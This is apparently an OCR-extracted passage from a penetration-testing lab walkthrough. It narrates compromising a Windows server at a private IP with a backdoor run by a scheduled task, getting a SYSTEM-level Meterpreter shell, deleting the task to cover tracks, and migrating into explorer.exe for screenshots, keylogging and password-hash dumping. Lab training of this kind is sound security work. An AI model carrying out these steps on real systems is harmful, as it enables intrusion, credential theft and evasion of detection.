
we then enter the IP address of the 4.9 SERVER which is 192.168.1.200 in our case:




Once we execute this, we should be getting a prompt after about a minute when the Scheduled Task executes the payload/backdoor. By this time, let's take a peek at the 4.9 SERVER first just to confirm that our exploit sent both files **attacker-4.9.exe** and **attacker-4.9.job**.



So, we see that our exploit have created our backdoor/payload (attacker-4.9.exe) in C:\WINDOWS\System32 and a Scheduled Task and with the name attacker-4.9. We go back to our **ATTACKER** PC and we wait a little and we see that we've got a meterpreter prompt which means we have now full control of the system!




From the above we confirm that our payload was executed by the scheduled task.



We can use sysinfo to get the remote system details/info.

Then we type **shell** which will give us a command prompt which is actually running as if we're on the remote server so we can execute anything.

We then type **whoami** and we get **NT AUTHORITY\SYSTEM** this means we have full control of the remote 4.9 SERVER and have full read/write/execute to the whole system.




As we are in a command prompt now let's try to delete the task that we created just to cover our tracks and leave no suspicious trace and test if we can run and execute commands freely.

We execute the below command:

schtasks /delete /f /tn "attacker-4.9"

This will delete the tasks with the name "attacker-4.9" and **/f** will automatically answer the question (Yes) when it asks if we're sure we want to delete the Scheduled Task or not.

Screenshot below shows the successful Scheduled Task deletion:




By now we have reached our goal and compromised the 4.9 SERVER however before proceeding to attacking the rest of the SERVERs we will have a look on some of the things the meterpreter allows us to do. We will check the below:

- Take a screenshot of the system
- Enable the keylogger and confirm we're capturing all remote system keystrokes
- Execute a program on the remote system
- Dump the password hashes

Before we start showing the above available commands to us on our **ATTACKER** PC we go the the 4.9 SERVER, open up Task Manager and then check our **attacker-4.9.exe** process and see for ourselves.


Below is our payload/backdoor running as SYSTEM on the 4.9 SERVER!



To be able to capture screenshots of the user's desktop and his currently running session on the remote SERVER/Victim and to be able to run programs interactively and log keystrokes we have to temporarily switch from our backdoor process to a process created/owned by the currently running user which is in our case the user **manager**.


We now go back to our **ATTACKER** PC and in the shell/command prompt we type **tasklist** to list all the running processes on the remote system, we then check the PID (Process ID) of the explorer.exe (which is owned by the user **manager)** process and take note of it.

Check the next screenshot.



From the above screenshot we see **explorer.exe** running with PID **2784,** so we type **exit** at the command prompt and we get back to the meterpreter shell/prompt and type **migrate <PID>** in our case **migrate 2784** and we are now inside the **explorer.exe** process running as user **manager** (we can confirm by running **shell** and then running **whoami)** so by now we can start taking screenshots, running the keylogger etc. We will switch back to NT AUTHORITY\SYSTEM user with a meterpreter command later.


Check the next screenshot of the migration process and so on.



